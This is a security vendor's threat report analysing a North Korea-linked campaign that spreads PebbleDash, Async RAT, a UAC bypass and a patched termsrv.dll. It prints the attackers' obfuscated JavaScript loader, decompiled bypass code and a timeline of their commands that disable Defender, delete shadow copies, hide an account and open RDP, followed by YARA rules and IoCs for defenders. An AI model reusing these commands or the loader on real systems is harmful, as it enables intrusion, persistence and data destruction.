

# Distribution Case of PebbleDash Malware

---

May 2025

## Table of Contents

Summary .....	3
Overview .....	4
Attack Process .....	5
1. Initial infiltration, maintaining persistence, and establishing foothold.....	5
2. Installation of additional malware for controlling infected PC .....	6
2.1. PebbleDash.....	6
2.2. Async RAT .....	7
2.3. UAC bypass .....	8
2.4 Modified termsrv.dll .....	9
Attack Timeline.....	11
AhnLab Response Overview .....	12
Response Guide .....	13
1. Double Extension .....	13
2. Handling of Modified termsrv.dll File .....	13
3. Action for Hidden Administrator Account ("Root") .....	13
Conclusion .....	15
Threat Hunting Rules .....	16
IoCs (Indicators of Compromise).....	17
Key File Names.....	17
File Hashes (MD5s).....	17
Related Domains, URLs, and IP Addresses.....	17



### CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

---

## Summary

- PebbleDash, a backdoor malware named by the US CISA in 2020 and attributed to the Lazarus group, has been used in attacks by the Kimsuky group
- According to AhnLab Smart Defense (ASD), the latest variant of PebbleDash was first detected on March 20, 2025, at 07:45
- It has been confirmed that a termsrv.dll file patched to bypass RDP authentication was also distributed with PebbleDash
- Timeline of major attack activities has been organized as of April 1, 2025
- Both individual users and companies should raise awareness of initial infiltration tactics such as spear phishing and reinforce their security update practices

### Threat Group

- This attack case is presumed to be the work of the Kimsuky threat group. Kimsuky, suspected to be backed by North Korea, has been conducting spear phishing, malware deployment, and vulnerability exploitation against various organizations in South Korea and abroad since 2013

### Distribution Method

- Initial infiltration happens with a spear phishing LNK file
- Distribution begins with the execution of a malicious script embedded in the file

### Techniques

- Use of PowerShell to register tasks in Task Scheduler, add autorun entries to the registry, and establish C&C communication via Dropbox and TCP sockets
- Use of additional malware to bypass RDP authentication and take control by using Async RAT, a UAC bypass technique, and a patched termsrv.dll

## Overview

The PebbleDash backdoor malware was named in 2020 by CISA, an agency under the US Department of Homeland Security, as a backdoor attributed to Lazarus (Hidden Cobra). While it was initially recognized as malware used by the Lazarus group, it has recently been more frequently observed in attacks by the Kimsuky group, which is known for distributing malware to individuals. This report aims to cover the latest distribution process of the PebbleDash malware used by the Kimsuky group, along with the Async RAT, keylogger, UAC bypass techniques, and RDP-related modules identified with it.

As mentioned in several previous TI reports, the Kimsuky group has been known to use the open-source tool RDP Wrapper for remote control alongside PebbleDash. However, more recent cases show the group directly patching the termsrv.dll file, which serves the terminal service role, to achieve the same goal.

Below, Figure 1 illustrates the latest attack process involving PebbleDash by the Kimsuky group.








Figure 1. Latest PebbleDash malware attack process by the Kimsuky group

## Attack Process

### 1. Initial infiltration, maintaining persistence, and establishing foothold

In cases involving the exploitation of PebbleDash, the threat actor's attack process can generally be divided into four phases: initial infiltration, maintaining persistence, establishing a foothold, and additional malware deployment.

First, the threat actor initiates the infiltration by conducting spear phishing attacks targeting specific individuals. When the target executes the malicious shortcut file (LNK) attached to the spear phishing email, a JavaScript file is executed via the internal Cmdline of the LNK. The executed JavaScript runs PowerShell, registers a task in the Task Scheduler and a registry key to auto-run to maintain system persistence, and communicates with Dropbox and the threat actor's C&C server via sockets to generate additional malware and RDP tools.

Target Type	File Name	File Size	File Path ⓘ
Current	 mshta.exe	36 KB	%SystemRoot%\system32\mshta.exe
LoadedFile	 20250327_86780.hwp.lnk	6.46 KB	%SystemDrive%\users\%ASD%\appdata\local\temp\%ASD%\20250327_86780.hwp.lnk
Parent	 explorer.exe	2.65 MB	%SystemRoot%\explorer.exe
Target	 powershell.exe	444 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe

**Figure 2. Initial infiltration process**

The following is the JavaScript code executed by mshta.exe. This script saves the additional PowerShell code embedded in the LNK file as c:\ProgramData\e.ps1 and executes it.

```
javascript:p="$w ([byte[]]($f "+"| select -Skip 0x0bbd)) -Force";k="c:\\pro"+"gramdata\\";b=" -
Encoding                               Byte;sc                               ";s="a=new
Ac"+"tiveXObject("WSc"+"ript.Shell");a.Run(c,0,true);close();";c="powe"+"rshell -ep bypass -c
$t=0x1c22;$k = Get-ChildItem *.lnk | where-object {$_.length -eq $t} | Select-Object -
ExpandProperty Name;if($k.count -eq 0){$k=Get-ChildItem $env:T"+"EMP\\*\\*."+nk | where-
object{$_.length -eq $t};};$w=""+k+"e.ps1";$f=gc $k"+b+p+b+k+"31416 0;po"+"wersh"+"ell -ep
bypass -f $w;";eval(s);
```

The e.ps1 file functions as a downloader. It connects to Dropbox and the threat actor's TCP socket server to download and execute additional malware, and then registers itself with the Task Scheduler to maintain persistence.

## 2. Installation of additional malware for controlling infected PC

Once the PowerShell script is executed from the LNK malware, the threat actor communicates with Dropbox and the TCP socket server to transfer additional malware and CMD commands to the infected PC. The malware used to control the infected system includes PebbleDash and AsyncRAT. Additionally, a patched termsrv.dll for RDP access and UAC Bypass techniques for privilege escalation have been observed.

### 2.1. PebbleDash

The PebbleDash malware has been consistently used by the Kimsuky group since 2021. There are slight differences in the execution methods between past and newer versions. For example, in 2021, PIF files were used to execute the bait document and PebbleDash directly, but in more recent cases, PowerShell was used to directly create advconf2.dll as shown in the figure below.




Figure 3. PebbleDash malware created by PowerShell

After the creation of advconf2.dll, it is registered and executed as a service using cmd.exe and reg.exe. The ultimately executed PebbleDash<sup>1</sup> functionality remains the same as described in ASEC's past blog post about PebbleDash.

Process	Module	Target	Behavior	Data
cmd.exe	N/A	reg.exe	Creates process	N/A
powershell.exe	N/A	N/A	Creates executable file	N/A
reg.exe	N/A	N/A	Registered DLL/driver as service	system\controlset001\services\advconf2\parameters

Figure 4. Registering service-related registry key

```

_int64 __fastcall ServiceMain(_int64 a1, LPCWSTR *a2)
{
    SERVICE_STATUS_HANDLE v2; // rax

    *(_QWORD *)&ServiceStatus.dwWin32ExitCode = 0LL;
    *(_QWORD *)&ServiceStatus.dwCheckPoint = 0LL;
    ServiceStatus.dwServiceType = 48;
    ServiceStatus.dwCurrentState = 2;
    ServiceStatus.dwControlsAccepted = 7;
    v2 = RegisterServiceCtrlHandlerW(*a2, HandlerProc);
    hServiceStatus = v2;
    if ( v2 )
    {
        ServiceStatus.dwCurrentState = 4;
        SetServiceStatus(v2, &ServiceStatus);
    }
    return sub_180025000(); // Backdoor Main Function
}

```

Figure 5. Service function routine (ServiceMain) of PebbleDash backdoor

<sup>1</sup> Analysis Report on Kimsuky Group's APT Attacks (AppleSeed, PebbleDash) - <https://asec.ahnlab.com/en/30532/>

## 2.2. Async RAT

A PowerShell script that downloads the payload from Google Drive, decrypts it, and executes it in memory was also discovered. The payload was identified as Async RAT, and this version of Async RAT has been observed in use by the Kimsuky group since the second half of 2023.




Figure 6. Async RAT



## 2.3. UAC bypass

The Kimsuky group has been utilizing various privilege escalation tools for a long time, with UACMe being a primary choice. In 2025, while multiple privilege escalation tools were used, one particular method became dominant. The threat actor specifically employed the "AppInfo ALPC" method among the UAC bypass methods supported by UACMe to create their malware. This technique exploits the fact that if a handle to a debug object of a specific process can be obtained, it allows the threat actor to acquire a handle with full access to that process.

The privilege escalation tool (svchost.exe) was also created and executed by PowerShell.







Target Type	File Name	File Size	File Path ⓘ
Target	 svchost.exe	97 KB	%ALLUSERSPROFILE%\svchost.exe
Current	 powershell.exe	444 KB	%SystemRoot%\system32\windowpowershell\v1.0\powershell.exe
Parent	 powershell.exe	444 KB	%SystemRoot%\system32\windowpowershell\v1.0\powershell.exe
ParentOfParentOfCurrent	 powershell.exe	444 KB	%SystemRoot%\system32\windowpowershell\v1.0\powershell.exe
GeneratedByParent	 svchost.exe	97 KB	%ALLUSERSPROFILE%\svchost.exe
GeneratedByParent	 File Less Submit t.zip		%ALLUSERSPROFILE%\t.zip

Figure 7. Creation and execution of a privilege escalation tool using PowerShell

```

lstrcatW(String1, L"taskmgr.exe");
memset(hProcess, 0, 0x18uLL);
memset(&DebugEvent, 0, sizeof(DebugEvent));
if ( fn_AicLaunchAdminProcess(String1, String1, 1, v5, v9, v11, v13, v15, v17, hProcess) )
{
    DbgUiSetThreadDebugObject(v18);
    if ( WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
    {
        while ( 1 )
        {
            if ( DebugEvent.dwDebugEventCode == 3 )
            {
                ExceptionRecord = DebugEvent.u.Exception.ExceptionRecord.ExceptionRecord;
                if ( DebugEvent.u.Exception.ExceptionRecord.ExceptionRecord )
                    break;
            }
            ContinueDebugEvent(DebugEvent.dwProcessId, DebugEvent.dwThreadId, 0x10002u);
            if ( !WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
                goto LABEL_16;
        }
        v19 = 0LL;
        v3 = NtDuplicateObject(

```

Figure 8. Using the AppInfo ALPC method for privilege escalation




## 2.4 Modified termsrv.dll

The threat actor used PowerShell to additionally create a modified termsrv.dll file on the infected PC. When compared to the normal termsrv.dll, a specific function was patched, and analysis revealed that the function responsible for RDP license authentication comparison, CDefPolicy::Query, was disabled. This means that any user attempting to access the system would be granted RDP access without restriction.

7 / 7 Primary Unmatched Functions		
Address /	Name	Type /
0000000018001F300	sub_18001F300	Normal
0000000018000F560	sub_18000F560	Library
0000000018002ABF0	sub_18002ABF0	Library
000000001800D1F40	exception::what(void)	Imported
000000001800D1F48	exception::exception(char const * const &,int)	Imported
000000001800D1FD8	exception::~~exception(void)	Imported
000000001800D2028	exception::exception(char const * const &)	Imported

**Figure 9. BinDiff value comparison between normal and patched malicious file (sub\_18002F300 function mismatch)**




```

1  __int64 __fastcall sub_18001F300(_DWORD *a1, _DWORD *a2)
2  {
3      unsigned int v2; // r8d
4
5      v2 = 0;
6      *a2 = a1[401];
7      if ( a1[399] == a1[398] )
8      {
9          sub_180009B40(8LL, "CDefPolicy::Query FAILED - License not available", 0LL);
10         return 0xD00A0013;
11     }
12     return v2;
13 }

```

# Normal



```

1  __int64 __fastcall sub_18001F300(__int64 a1, _DWORD *a2)
2  {
3      *a2 = *(_DWORD *) (a1 + 0x644);
4      *(_DWORD *) (a1 + 0x638) = 0x100;
5      return 0LL;
6  }

```

# Modified

**Figure 10. Comparison between normal and patched malware (CDefPolicy::Query function)**

In order to replace the legitimate termsrv.dll with the modified version, the threat actor changed the registry key related to the RDP service.

- HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\TermService\Parameters

By default, the RDP service loads %SystemRoot%\System32\termsrv.dll, so the path to the modified DLL had to be updated to load the altered version. Additionally, the threat actor used takeown.exe to change the ownership of the existing termsrv.dll file in the system path to Administrators in order to change the DLL.

- takeown /F C:\Windows\System32\termsrv.dll /A

## Attack Timeline

Based on our ASD infrastructure, Table 1 below is a timeline organized in chronological order of the techniques used by the threat actor to control infected PCs. In this particular case, PebbleDash was not used; instead, only modifications to disable RDP authentication using termsrv.dll and registry key changes to allow RDP access were performed.

Attack Time	Attack Technique Used by Threat Actor
2025-04-01 17:06:52	Distributed LNK malware via spear phishing and executed a PowerShell script <ul style="list-style-type: none"> <li>File name: 20250401_25826.hwp.lnk</li> </ul>
2025-04-01 17:06:54	Communicated with Dropbox C&C and created an additional PowerShell script
2025-04-01 17:19:03	Communicated with TCP socket C&C and created UAC bypass malware <ul style="list-style-type: none"> <li>C&amp;C information: 64.20.59.148:6688</li> <li>UAC Bypass Malware MD5: 876dbd9529f00d708a42f470a21a6f79</li> </ul>
2025-04-01 17:22:13	Executed takeown using UAC bypass malware (disabled RDP authentication) <ul style="list-style-type: none"> <li>takeown /F C:\Windows\System32\termsrv.dll /A</li> </ul>
2025-04-01 17:22:15	Hid the "Root" account from the login screen <ul style="list-style-type: none"> <li>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v Root /t REG_DWORD /d 0 /f</li> </ul>
2025-04-01 17:22:15	Created a modified termsrv.dll using PowerShell <ul style="list-style-type: none"> <li>%ALLUSERSPROFILE%\termsrv.dll</li> </ul>
2025-04-01 17:22:15	Enabled remote desktop <ul style="list-style-type: none"> <li>Reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f</li> </ul>
2025-04-01 17:22:15	Allowed port 3389 through the firewall <ul style="list-style-type: none"> <li>netsh advfirewall firewall add rule name="Remote Desktop" dir=in protocol=tcp localport=3389 profile=any action=allow</li> </ul>
2025-04-01 17:23:04	Disabled Windows Defender <ul style="list-style-type: none"> <li>Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f</li> </ul>
2025-04-01 17:23:04	Deleted volume shadow copies <ul style="list-style-type: none"> <li>vssadmin delete shadows /all /quiet</li> </ul>

**Table 1. Timeline of attack**

## AhnLab Response Overview

The detection names and the engine date information of AhnLab products are shown below.

[PebbleDash]

Backdoor/Win.PebbleDash.C5744932 (2025.03.25.03)

[Async RAT]

Data/BIN.Encoded (2024.10.03.00)

[UAC Bypass]

Trojan/Win.UACMe.C5684537 (2024.10.20.00)

# Response Guide

## 1. Double Extension

The Kimsuky group distributes malicious LNK shortcut files disguised to look like legitimate documents by attaching them to emails with double extensions. For example, a file named "pdf.lnk" could appear like a PDF document but it's actually a Windows shortcut (.lnk) file that can execute malicious scripts or programs when executed.

Therefore, regular users should verify actual file extensions in advance to prevent suspicious files from being executed.

### **How to enable file extension display**

Open File Explorer, go to the "View" tab in the top menu, and check the "File name extensions" checkbox, or enforce this setting through Group Policy in Windows settings.

## 2. Handling of Modified termsrv.dll File

Users need to verify whether the legitimate termsrv.dll file has been replaced with a malicious one by calculating its hash. To perform this verification, run the following command in Command Prompt with administrator privileges to calculate the MD5 hash value of the potentially modified file.

- `certutil -hashfile C:\Windows\System32\termsrv.dll MD5`

Compare the calculated hash value with "641593eea5f235e27d7cff27d5b7ca2a". If the values match, the file has been modified and must be replaced with a legitimate version of termsrv.dll.

## 3. Action for Hidden Administrator Account ("Root")

If an account named "Root" exists and it was not created by a system administrator, it must be disabled or removed. To confirm the presence of such accounts, execute the following command in Command Prompt with administrator privileges.

- `net user`

Excluding standard administrator accounts, check for accounts with unusual names, such as "Root", or accounts exhibiting suspicious creation times or attributes. If such accounts are found, hidden attributes must be removed, and the accounts must be deleted or disabled.

Open the Registry Editor and navigate to the following path to remove entries corresponding to hidden accounts such as "Root".

- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList

Deleting the account prevents further exploitation by threat actors.

- net user Root /delete

## Conclusion

The Kimsuky group employs a range of malware, and in the case of PebbleDash distribution, the attack begins in the initial infiltration phase with the execution of LNK-based malware delivered through spear phishing emails. Subsequently, PowerShell scripts are used to register tasks in the Task Scheduler and enable auto-run, followed by communication with Dropbox and TCP socket-based C&C servers to install multiple malware strains and tools, including PebbleDash.

More recently, a shift has been observed from the use of open-source RDP Wrappers to a new technique in which the threat actor directly modifies a system DLL (termsrv.dll) to bypass RDP authentication. This reflects the Kimsuky group's continuous evolution of attack techniques to suit specific environments.

This report analyzed the latest distribution and execution processes of PebbleDash malware by the Kimsuky group. Considering the group's tendency to target individuals, raising awareness about initial infiltration methods such as spear phishing and ensuring security products are kept up to date are essential for effectively preventing similar attacks.



## Threat Hunting Rules

Rule	YARA
1	<pre> rule Kimsuky_Backdoor_PebbleDash {   meta:     description = "Kimsuky's PebbleDash"     version = "1.0"     author = "ASEC"   strings:     \$pattern1 = { B9 03 00 00 00 }     \$pattern2 = { B8 04 00 00 00 }     \$dec_string = "zcgXISWkj314CwaYLvyh0U_odZH8OReKiNlr -JM2G7QAxpnmEVbqP5TuB9Ds6fFt" ascii fullword   condition:     uint16(0) == 0x5A4D and \$pattern1 and \$pattern2 and \$dec_string } </pre>
2	<pre> rule Kimsuky_Trojan_Termsrv {   meta:     description = "Kimsuky's Modified termsrv.dll"     version = "1.0"     author = "ASEC"   strings:     \$pattern = { 48 83 EC 28 8B 81 44 06 00 00 45 33 C0 89 02 8B 81 38 06 00 00 B8 00 01 00 00 89 81 38 06 00 00 90 41 8B C0 48 83 C4 28 C3 }   condition:     uint16(0) == 0x5A4D and \$pattern } </pre>

## IoCs (Indicators of Compromise)

### Key File Names

[PebbleDash]

%ALLUSERSPROFILE%\usoshared\advconf2.dll

[UAC Bypass]

%ALLUSERSPROFILE%\svchost.exe

Modified termsrv.dll

%ALLUSERSPROFILE%\termsrv.dll

### File Hashes (MD5s)

The MD5s of the related files are as follows.

[PebbleDash]

a8976e7dc409525a77b0eef0d0c3c4f2

[Async RAT]

a5cca2b56124e8e9e0371b6f6293e729

[UAC Bypass]

876dbd9529f00d708a42f470a21a6f79

Modified termsrv.dll

641593eea5f235e27d7cff27d5b7ca2a

### Related Domains, URLs, and IP Addresses

216.219.87.41:4664

159.100.13.216:4664

64.20.59.148:6688

213.145.86.223:4666

# More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea

Tel : +82 31 722 8000 | Fax : +82 31 722 8901

<https://www.ahnlab.com> | <https://asec.ahnlab.com/en>

© 2025 AhnLab, Inc. All rights reserved.

## About ASEC

AhnLab SEcurity intelligence Center (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

## About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.